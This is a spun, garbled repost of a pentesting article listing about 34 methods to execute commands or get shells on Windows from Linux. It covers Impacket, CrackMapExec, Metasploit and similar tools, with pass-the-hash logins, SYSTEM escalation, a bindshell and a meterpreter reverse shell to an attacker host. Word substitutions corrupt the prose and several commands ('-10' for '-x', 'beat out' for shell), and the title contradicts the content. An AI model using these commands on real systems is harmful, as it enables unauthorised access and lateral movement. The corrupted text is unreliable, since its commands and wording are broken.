

How To Remote Into Linux From Windows 7
This page contains a collection of methods for connecting to a remote Windows system from Linux and examples of how to execute commands on Windows machines remotely from Linux using number of different tools.
It covers over 30 unlike methods for obtaining remote shell, remote command execution or connecting to a remote desktop using variety of freely available tools and utilities.
- Introduction
- Overview tabular array
- Command line remote access methods
- Impacket
- CrackMapExec
- PTH Toolkit
- Keimpx
- Metasploit
- RedSnarf
- Winexe
- SMBMap
- Graphical remote access methods
- Rdesktop
- FreeRDP
- TightVNC
- TigerVNC
Permit'southward start.
Introduction
There are many different tools that tin can exist used to access remote Windows automobile from Linux and execute commands on information technology. Here's a list of existing tools covered in this commodity which tin can be used for this job.
Tools for remote control or remote beat out access:
- Impacket
- CrackMapExec
- PTH Toolkit
- Keimpx
- Metasploit
- Redsnarf
- Winexe
- SMBMap
Tools for remote graphical display:
- Rdesktop
- FreeRDP (xfreerdp)
- TightVNC (xtightvncviewer)
- TigerVNC (xtigervncviewer)
All these tools are open up-source and freely available on whatsoever Linux distribution (Kali, Ubuntu, Debian, Arch, CentOS, RedHat, Parrot..) including UNIX based platforms such every bit BSD, Mac OS 10 and many others.
Most of these tools piece of work past connecting to the SMB port (tcp/445) on the remote Windows machine, but some of them also utilize other interfaces equally well such as WMI, MMC, DCOM, NetBIOS and of form RDP or VNC in instance of connecting to the remote (graphical) desktop.
More details on this are included in the overview table beneath.
Overview tabular array
The following table provides summary of all remote access methods described in this article.
You tin can see what blazon of remote execution is possible using each method and too details about which network ports are being utilized during the connection.
| # | Tool | Method | Access Type | Port(southward) used |
|---|---|---|---|---|
| ane | Impacket | psexec.py | shell | tcp/445 |
| ii | Impacket | dcomexec.py | shell | tcp/135 tcp/445 tcp/49751 (DCOM) |
| 3 | Impacket | smbexec.py | beat out | tcp/445 |
| iv | Impacket | wmiexec.py | vanquish | tcp/135 tcp/445 tcp/50911 (Winmgmt) |
| 5 | Impacket | atexec.py | command | tcp/445 |
| six | CrackMapExec | wmiexec | command | tcp/135 tcp/445 tcp/50911 (Winmgmt) |
| 7 | CrackMapExec | atexec | command | tcp/445 |
| 8 | CrackMapExec | smbexec | command | tcp/445 |
| nine | CrackMapExec | mmcexec | command | tcp/135 tcp/445 tcp/49751 (DCOM) |
| 10 | CrackMapExec | winrm | command | http/5985 or https/5986 |
| eleven | PTH Toolkit | pth-winexe | shell | tcp/445 |
| 12 | PTH Toolkit | pth-wmis | command | tcp/135 tcp/50911 (Winmgmt) |
| thirteen | Keimpx | svcexec | command | tcp/445 |
| fourteen | Keimpx | svcexec SERVER | command | tcp/445 |
| 15 | Keimpx | svcshell | shell | tcp/445 |
| 16 | Keimpx | svcshell SERVER | beat out | tcp/445 |
| 17 | Keimpx | atexec | command | tcp/445 |
| 18 | Keimpx | psexec | shell | tcp/445 |
| xix | Keimpx | bindshell | shell | tcp/445 tcp/whatsoever |
| 20 | Metasploit | wmiexec | command | tcp/135 tcp/445 tcp/51754 (Winmgmt) |
| 21 | Metasploit | dcomexec | command | tcp/135 tcp/445 tcp/55777 (DCOM) |
| 22 | Metasploit | psexec | command / vanquish / any | tcp/445 tcp/any |
| 23 | Redsnarf | System shell | shell | tcp/445 |
| 24 | Redsnarf | Admin trounce | shell | tcp/445 |
| 25 | Redsnarf | WMI shell | shell | tcp/135 tcp/445 tcp/50911 (Winmgmt) |
| 26 | Redsnarf | XCOMMAND | command | tcp/135 tcp/445 tcp/50911 (Winmgmt) |
| 27 | Winexe | - | command / crush | tcp/445 |
| 28 | Winexe | SYSTEM | control / shell | tcp/445 |
| 29 | Winexe | RUNAS | command / vanquish | tcp/445 |
| 30 | SMBMap | - | command | tcp/445 |
| 31 | Rdesktop | rdesktop | graphical desktop (RDP) | tcp/3389 |
| 32 | FreeRDP | xfreerdp | graphical desktop (RDP) | tcp/3389 |
| 33 | TightVNC | xtightvncviewer | graphical desktop (VNC) | tcp/5900 |
| 34 | TigerVNC | xtigervncviewer | graphical desktop (VNC) | tcp/5900 |
Control line remote access methods
This section contains all command line remote access methods which can be used to execute commands remotely on a Windows automobile from Linux including spawning an interactive shell (cmd.exe or powershell.exe).
IMPORTANT : In guild to use these methods, information technology is required to provide credentials of the administrator user. This applies to all described methods below.
Now let'south get to the bodily methods and techniques.
Impacket
Impacket is a Python library for working with various Windows network protocols. It is used by many different pentesting tools and it contains number of methods for executing commands on remote Windows machines.

Hither's how nosotros can employ Impacket to execute commands on a remote Windows system:
1. Impacket psexec.py
This volition spawn an interactive remote beat via Psexec method:
psexec.py <DOMAIN>/<USER>:<PASSWORD>@<TARGET> psexec.py "./Administrator:pass123"@192.168.0.1 ii. Impacket dcomexec.py
This will spawn a semi-interactive remote shell using DCOM:
dcomexec.py <DOMAIN>/<USER>:<Countersign>@<TARGET> dcomexec.py "./Administrator:pass123"@192.168.0.1 three. Impacket smbexec.py
This will spawn a semi-interactive remote shell via native Windows SMB functionality:
smbexec.py <DOMAIN>/<USER>:<Countersign>@<TARGET> smbexec.py "./Administrator:pass123"@192.168.0.1 4. Impacket wmiexec.py
This volition spawn a semi-interactive remote crush using WMI:
wmiexec.py <DOMAIN>/<USER>:<PASSWORD>@<TARGET> wmiexec.py "./Administrator:pass123"@192.168.0.ane 5. Impacket atexec.py
This will execute a control remotely via Atsvc:
atexec.py <DOMAIN>/<USER>:<Countersign>@<TARGET> <Command> atexec.py "./Administrator:pass123"@192.168.0.1 "whoami" Annotation : Impacket also supports pass-the-hash hallmark method and and then it allows to utilise NTLM hash instead of a password. Here's an example with psexec.py:
psexec.py -hashes <LM>:<NTLM> <DOMAIN>/<USER>@<TARGET> psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 "./Administrator"@192.168.0.1 Detailed information most these methods with fifty-fifty more examples and screenshots tin exist found hither:
- RCE on Windows from Linux Part 1: Impacket
CrackMapExec
CrackMapExec is a swiss ground forces knife of pentesting. It has many useful features and it integrates with a number of other offensive security projects such as Mimikatz, Empire, PowerSploit or Metasploit.
It also contains number of methods for executing commands on remote Windows machines.

Here'southward how to employ CrackMapExec for executing commands on remote systems:
half-dozen. CrackMapExec wmiexec
This volition execute a command (CMD / PowerShell) remotely using WMI:
crackmapexec smb -d <DOMAIN> -u <USER> -p <Password> -x <COMMAND> <TARGET> crackmapexec smb -d . -u Ambassador -p 'pass123' -x "whoami" 192.168.0.1 7. CrackMapExec atexec
This will execute a command (CMD / PowerShell) remotely via Atsvc:
crackmapexec smb --exec-method atexec -d <DOMAIN> -u <USER> -p <PASSWORD> -x <COMMAND> <TARGET> crackmapexec smb --exec-method atexec -d . -u Administrator -p 'pass123' -x "whoami" 192.168.0.1 8. CrackMapExec smbexec
This will execute a command (CMD / PowerShell) remotely using native SMB:
crackmapexec smb --exec-method smbexec -d <DOMAIN> -u <USER> -p <Countersign> -x <Command> <TARGET> crackmapexec smb --exec-method smbexec -d . -u Administrator -p 'pass123' -x "whoami" 192.168.0.1 ix. CrackMapExec mmcexec
This will execute a command (CMD / PowerShell) remotely via MMC:
crackmapexec smb --exec-method mmcexec -d <DOMAIN> -u <USER> -p <PASSWORD> -x <COMMAND> <TARGET> crackmapexec smb --exec-method mmcexec -d . -u Administrator -p 'pass123' -10 "whoami" 192.168.0.ane 10. CrackMapExec winrm
This volition execute a command (CMD / PowerShell) remotely using PSRemoting:
crackmapexec winrm -d <DOMAIN> -u <USER> -p <PASSWORD> -x <COMMAND> <TARGET> crackmapexec winrm -d . -u Administrator -p 'pass123' -x "whoami" 192.168.0.1 Note : Although CrackMapExec simply allows to run a control on the remote system, we can withal use it to spawn an interactive beat using a PowerShell contrary shell cmdlet (e.g. some of these).
CrackMapExec also supports passing the NTLM hash instead of a password (pass-the-hash). Hither's an example with wmiexec:
crackmapexec smb -d <DOMAIN> -u <USER> -H <LM:NTLM> -ten <Command> <TARGET> crackmapexec smb -d . -u Administrator -H aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -ten "cmd /c whoami" 192.168.0.1 More details well-nigh CrackMapExec with examples and screenshots tin be found hither:
- RCE on Windows from Linux Function 2: CrackMapExec
PTH Toolkit
PTH Toolkit is a drove of utilities made by the pioneers of the pass-the-hash technique. It contains a number of useful tools for connecting to remote Windows machines with some of them also designed for executing commands on remote Windows systems.

Here's how to use all PTH Toolkit remote access features:
11. PTH Toolkit: pth-winexe
This volition spawn an interactive remote trounce using Psexec-like method:
pth-winexe -U <DOMAIN>\\<USER>%<PASSWORD> --uninstall //<TARGET> <COMMAND> pth-winexe -U ".\Administrator%pass123" --uninstall //192.168.0.one cmd Note that past using the "–system" option, pth-winexe can too automatically escalate to the "nt authority\system" account.
12. PTH Toolkit: pth-wmis
This will execute a control remotely using WMI:
pth-wmis -U <DOMAIN>\\<USER>%<PASSWORD> //<TARGET> <COMMAND> pth-wmis -U ".\Administrator%pass123" //192.168.0.1 'cmd.exe /c whoami' Notation that this particular method doesn't return the output from the command. If we desire the output, we have to fetch it using the complementary pth-smbget utility.
Note : PTH Toolkit of course also supports to supply NTLM hash instead of a password (laissez passer-the-hash). Here's an example with pth-winexe:
pth-winexe -U <DOMAIN>\\<USER>%<LM|NTLM> --uninstall //<TARGET> <COMMAND> pth-winexe -U ".\Administrator%aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76" --uninstall //192.168.0.ane cmd More details about PTH Toolkit with examples and screenshots can be institute here:
- RCE on Windows from Linux Function 3: Pass-The-Hash Toolkit
Keimpx
Keimpx is a tool from the NCC Group labs developed for pentesting of Windows environments. It has many interesting features such as working with network shares or registry hives, dumping hashes and extracting NTDS files remotely, and of course number of methods for executing commands on Windows systems remotely.

Here's how to apply Keimpx to execute commands remotely.
First we have to launch Keimpx with a target list to connect to. Hither we are connecting to a single machine:
keimpx.py -D <DOMAIN> -U <USER> -P <Countersign> -t <TARGET> keimpx.py -D . -U Administrator -P pass123 -t 192.168.0.one At present in that location will be an interactive menu where we can choose what we want to exercise.
Here is a list of all supported methods bachelor in the carte for executing commands or spawning shells:
13. Keimpx: svcexec
This executes a control on the remote organization using a Windows service. Type in the menu:
svcexec <Control> svcexec "dir c:\users" fourteen. Keimpx: svcexec SERVER
The svcexec SERVER method also executes a command, but information technology is designed for more restricted systems which practise not accept any writable network share:
svcexec <COMMAND> SERVER svcexec "dir c:\users" SERVER 15. Keimpx: svcshell
This will spawn a semi-interactive beat on the remote system using a Windows service:
svcshell sixteen. Keimpx: svcshell SERVER
The svcshell also supports the SERVER mode which tin spawn a remote shell on more restricted systems without any writable network share:
svcshell SERVER 17. Keimpx: atexec
This executes a command on the remote system via Atsvc:
atexec <COMMAND> atexec "dir c:\users" 18. Keimpx: psexec
This method can execute whatsoever control on the remote system, including interactive commands such as cmd.exe or powershell.exe:
psexec <Control> psexec cmd.exe psexec powershell.exe 19. Keimpx: bindshell
This method spawns a bindshell on the target Windows car on a selected tcp port:
bindshell <PORT> bindshell 4444 Keimpx will and so automatically connect to it and give us remote crush.
Note : Keimpx besides of course supports passing NTLM hashes instead of passwords to authenticate (pass-the-hash). Here's how to connect using a hash:
keimpx.py -D <DOMAIN> -U <USER> --lm=<LM> --nt=<NTLM> -t <TARGET> keimpx.py -D . -U Ambassador --lm=aad3b435b51404eeaad3b435b51404ee --nt=5fbc3d5fec8206a30f4b6c473d68ae76 -t 192.168.0.ane More details about Keimpx with examples and screenshots can be institute here:
- RCE on Windows from Linux Function 4: Keimpx
Metasploit
Metasploit Framework probably needs no introduction. Information technology is 1 of the almost comprehensive penetration testing platforms with over iv,280 various modules and exploits. Naturally, some of those modules are designed for executing commands on remote Windows systems.

Here's how to utilise information technology for remote execution.
Start we have to launch the msfconsole from the control line and then we can use any of the following techniques:
xx. Metasploit: wmiexec
The wmiexec module uses WMI for executing commands on the remote system. Here'due south an example:
use auxiliary/scanner/smb/impacket/wmiexec fix RHOSTS <TARGET-IP> set up SMBUser Administrator set SMBPass pass123 gear up SMBDomain . set up Command "whoami" run 21. Metasploit: dcomexec
The dcomexec module can execute a command on the remote system using diverse DCOM objects such as:
- MMC20
- ShellWindows
- ShellBrowserWindow
These objects tin can be selected by setting the OBJECT choice (set up OBJECT ..) in the msfconsole.
Hither's an example of executing a control on the remote system using dcomexec method:
use auxiliary/scanner/smb/impacket/dcomexec set RHOSTS <TARGET-IP> ready SMBUser Administrator set SMBPass pass123 set SMBDomain . set COMMAND "whoami" run 22. Metasploit: psexec
The Metasploit psexec module can execute any payload (e.g. a reverse trounce) using the post-obit 4 methods:
- PowerShell
- Native upload
- MOF upload
- Command
These methods tin be selected via the target option (fix target i-4) in the msfconsole.
Here'southward an example of getting a reverse beat using the Native upload method:
employ exploit/windows/smb/psexec fix RHOSTS <TARGET-IP> set SMBUser Ambassador set SMBPass pass123 set SMBDomain . set target 2 set payload windows/x64/meterpreter/reverse_winhttps fix LHOST <YOUR-IP> set LPORT <PORT> run Note : Metasploit of course supports passing NTLM hashes to authenticate instead of passwords (laissez passer-the-hash). To use, but prepare the SMBPass option similar this:
set SMBPass <LM>:<NTLM> prepare SMBPass aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 More details most Metasploit RCE capabilities with examples and screenshots can exist found here:
- RCE on Windows from Linux Part five: Metasploit Framework
RedSnarf
RedSnarf is a another pentesting and red teaming utility from the NCC Grouping labs. It offers some quite unique features for pentesting of Windows systems including number of methods for executing commands remotely.

Hither's how to apply it.
First we have to launch RedSnarf with a target to connect to. For instance:
redsnarf -H ip=<TARGET> -d <DOMAIN> -u <USER> -p <Countersign> -uD y redsnarf -H ip=192.168.0.ane -d . -u Ambassador -p pass123 -uD y Now at that place volition be an interactive card where we tin can choose what we want to do.
There are the post-obit four supported methods of executing a command or a shell on the target Windows organisation:
23. RedSnarf: SYSTEM crush
Pressing 's' in the card will spawn an interactive beat with Arrangement privileges (nt authority\arrangement) on the remote organisation using method like to Psexec.
24. RedSnarf: Admin shell
Pressing 'north' in the menu will spawn an interactive shell running in the context of the provided authoritative username (without escalating to SYSTEM).
25. RedSnarf: WMI crush
Pressing 'due west' in the menu will spawn a semi-interactive shell via WMI.
26. RedSnarf: XCOMMAND
Nosotros can also just execute a supplied command on the remote system by running RedSnarf like this:
redsnarf -H ip=<TARGET> -d <DOMAIN> -u <USER> -p <Password> -uX <COMMAND> redsnarf -H ip=192.168.0.1 -d . -u Administrator -p pass123 -uX "whoami" Note : RedSnarf naturally also supports passing NTLM hashes to cosign instead of passwords (laissez passer-the-hash). Hither'south how to connect using a hash:
redsnarf -H ip=<TARGET> -d <DOMAIN> -u <USER> -p <LM>:<NTLM> -uD y redsnarf -H ip=192.168.0.i -d . -u Ambassador -p aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -uD y More details about RedSnarf with examples and screenshots can be constitute here:
- RCE on Windows from Linux Part 6: RedSnarf
Winexe
Winexe is a small Linux utility designed for executing commands remotely on Windows systems over SMB protocol. It doesn't practise many other things, but it works very well and it has built-in Runas feature which can come up quite handy sometimes.

Here are all the methods for accessing remote Windows systems with Winexe:
27. Winexe
Past default, Winexe runs a command remotely which can also be an interactive commands such as cmd.exe or powershell.exe for obtaining shell:
winexe --uninstall -U <DOMAIN>/<USER>%<Countersign> //<TARGET> <COMMAND> winexe --uninstall -U ./Administrator%"pass123" //192.168.0.one cmd 28. Winexe: SYSTEM
This will execute the supplied commands with Arrangement privileges (nt say-so\arrangement) on the remote arrangement:
winexe --uninstall --organisation -U <DOMAIN>/<USER>%<PASSWORD> //<TARGET> <COMMAND> winexe --uninstall --organisation -U ./Administrator%"pass123" //192.168.0.1 cmd 29. Winexe: RUNAS
Winexe tin can likewise execute commands nether a specified Windows account on the remote organization by doing automated logon (Runas):
winexe --uninstall --runas=<DOMAIN>/<USER>%<Countersign> -U <DOMAIN>/<USER>%<PASSWORD> //<TARGET> <COMMAND> winexe --uninstall --runas=./bob%secret123 -U ./Administrator%"pass123" //192.168.0.1 cmd The built-in Runas feature tin can exist especially useful in situations when we want to execute something under a specific user profile.
Note : Winexe doesn't have native laissez passer-the-hash support, but by installing the passing-the-hash package it becomes possible. This is because the passing-the-hash parcel contains a library with pass-the-hash support and it wraps effectually Winexe via LD_PRELOAD.
Here'southward how to laissez passer hash to Winexe instead of a password:
winexe --uninstall -U <DOMAIN>/<USER>%<LM><NTLM> //<TARGET> <Control> winexe --uninstall -U "./Ambassador%aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76" //192.168.0.1 cmd More than details about Winexe can be found here:
- https://sourceforge.net/p/winexe/wiki/Home/
SMBMap
SMBMap is primarily a SMB/CIFS share drive enumerator, nonetheless it can as well execute commands on a remote Windows system.

xxx. SMBMap
Execute a command on the remote system via native SMB:
smbmap -d <DOMAIN> -u <USER> -p <Password> -H <TARGET> -x <COMMAND> smbmap -d . -u 'Ambassador' -p 'pass123' -H 192.168.0.i -10 'whoami' Note : SMBMap also nativelly supports pass-the-hash authentication. Hither's how to laissez passer hash to SMBMap:
smbmap -d <DOMAIN> -u <USER> -p <LM:NTLM> -H <TARGET> -x <COMMAND> smbmap -d . -u 'Administrator' -p 'aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76' -H 192.168.0.1 -x 'whoami' We can also spawn a remote interactive beat with SMBMap, similarly like with CrackMapExec by executing a PowerShell cmdlet (e.chiliad. some of these).
More than details nearly SMBMap with examples can be found here:
- https://github.com/ShawnDEvans/smbmap/hulk/primary/README.doc
Become dorsum to top.
Graphical remote access methods
This section contains methods of connecting to remote Windows systems from Linux via graphical user interfaces such as RDP or VNC.
Rdesktop
Rdesktop is a popular open up-source RDP customer supporting virtually Windows operating systems, officially upwards to Windows Server 2012 RDS. It has many useful features including network drive support, multimedia and USB redirection, bidirectional clipboard and more. Currently this project is looking for a new maintainer.
31. Rdesktop
Hither's how to open RDP session to a remote Windows computer using rdesktop:
rdesktop -d <DOMAIN> -u <USER> -p <Password> <TARGET> rdesktop -d . -u bob -p pass123 192.168.0.1 Here are some useful rdesktop options:
-f | Full-screen mode |
-thousand 1200x800 | Prepare desktop resolution |
-r disk:datadir=/dwelling house/kali/upload | Connect local /home/kali/upload directory to the remote Windows desktop as "datadir" network share |
-r clipboard:PRIMARYCLIPBOARD | Enable clipboard support |
-r sound:local | Enable sound redirector to hear sound from the remote Windows desktop |
| -P | Bitmap caching (for irksome connections) |
FreeRDP
FreeRDP is another very pop RDP customer also for Linux (xfreerdp) and information technology has besides many interesting features such every bit network drive back up, multimedia and USB redirection, bidirectional clipboard and besides many other things.
32. FreeRDP: xfreerdp
Here'south how to open RDP session to a remote Windows calculator using xfreerdp:
xfreerdp /d:<DOMAIN> /u:<USER> /p:<PASSWORD> /v:<TARGET> xfreerdp /d:. /u:bob /p:pass123 /5:192.168.0.1 Here are some useful xfreerdp options:
/f | Full-screen mode |
/west:1200 /h:800 | Set desktop resolution |
/drive:datadir, | Connect local /home/kali/upload directory to the remote Windows desktop as "datadir" network share |
+drives | Connect whole local Linux filesystem to the remote Windows desktop as network shares |
+clipboard | Enable clipboard support |
/sec:rdp | Force RDP security protocol authentication |
Annotation : FreeRDP likewise supports passing NTLM hashes instead of passwords (pass-the-hash), here'due south how to use it:
xfreerdp /d:<DOMAIN> /u:<USER> /pth:<NTLM> /five:<TARGET> xfreerdp /d:. /u:bob /pth:D0F2E311D3F450A7FF2571BB59FBEDE5 /v:192.168.0.1 This however works only on Windows 2012 R2 and Windows 8.i (details here).
TightVNC
TightVNC is a low-cal-weight VNC software with customer for Linux (xtightvncviewer) which provides fast and reliable way of connecting to all kinds of VNC servers, not simply the ones running on Windows.
33. TightVNC: xtightvncviewer
Here'southward how to open up VNC connexion to a remote Windows figurer using xtightvncviewer:
xtightvncviewer <TARGET> xtightvncviewer 192.168.0.1 We will exist prompted for authentication if there is any required.
Here are some useful xtightvncviewer options:
-shared | Do not disconnect existing users that are already connected (default) |
-noshared | Disconnect any existing users that are already connected |
-fullscreen | Total-screen way |
-compresslevel <0..9> | Set compression level (0-fast, 9-all-time) |
-quality <0-9> | Set JPEG quality (0-low, 9-hig) |
TigerVNC
TigerVNC is another pop VNC software with Linux client (xtigervncviewer) with many useful features. For instance information technology supports clipboard, advanced hallmark methods, TLS encryption and other things.
Here'southward how to user it.
34. TigerVNC: xtigervncviewer
Here's how to open VNC connection to a remote Windows computer with xtigervncviewer:
xtigervncviewer <TARGET> xtigervncviewer 192.168.0.i We will exist prompted for authentication if there is any required.
Hither are some useful xtigervncviewer options:
−Shared | Do not disconnect existing users that are already connected (default) |
−Shared=0 | Disconnect whatsoever existing users that are already connected |
-FullScreen | Total-screen mode |
-DesktopSize=1200x800 | Set desktop resolution |
-CompressLevel=<0..9> | Set compression level (0-fast, 9-best) |
-QualityLevel=<0-ix> | Set JPEG quality (0-depression, ix-hig) |
Go dorsum to top.
If yous liked this collection of methods for accessing remote Windows systems from Linux and you would like more than content similar this, please subscribe to my mailing list and follow InfosecMatter on Twitter and Facebook to keep up with the latest developments! You can also support this website through a donation.
Source: https://www.infosecmatter.com/accessing-windows-systems-remotely-from-linux/
Posted by: gotoablets.blogspot.com
0 Response to "How To Remote Into Linux From Windows 7"
Post a Comment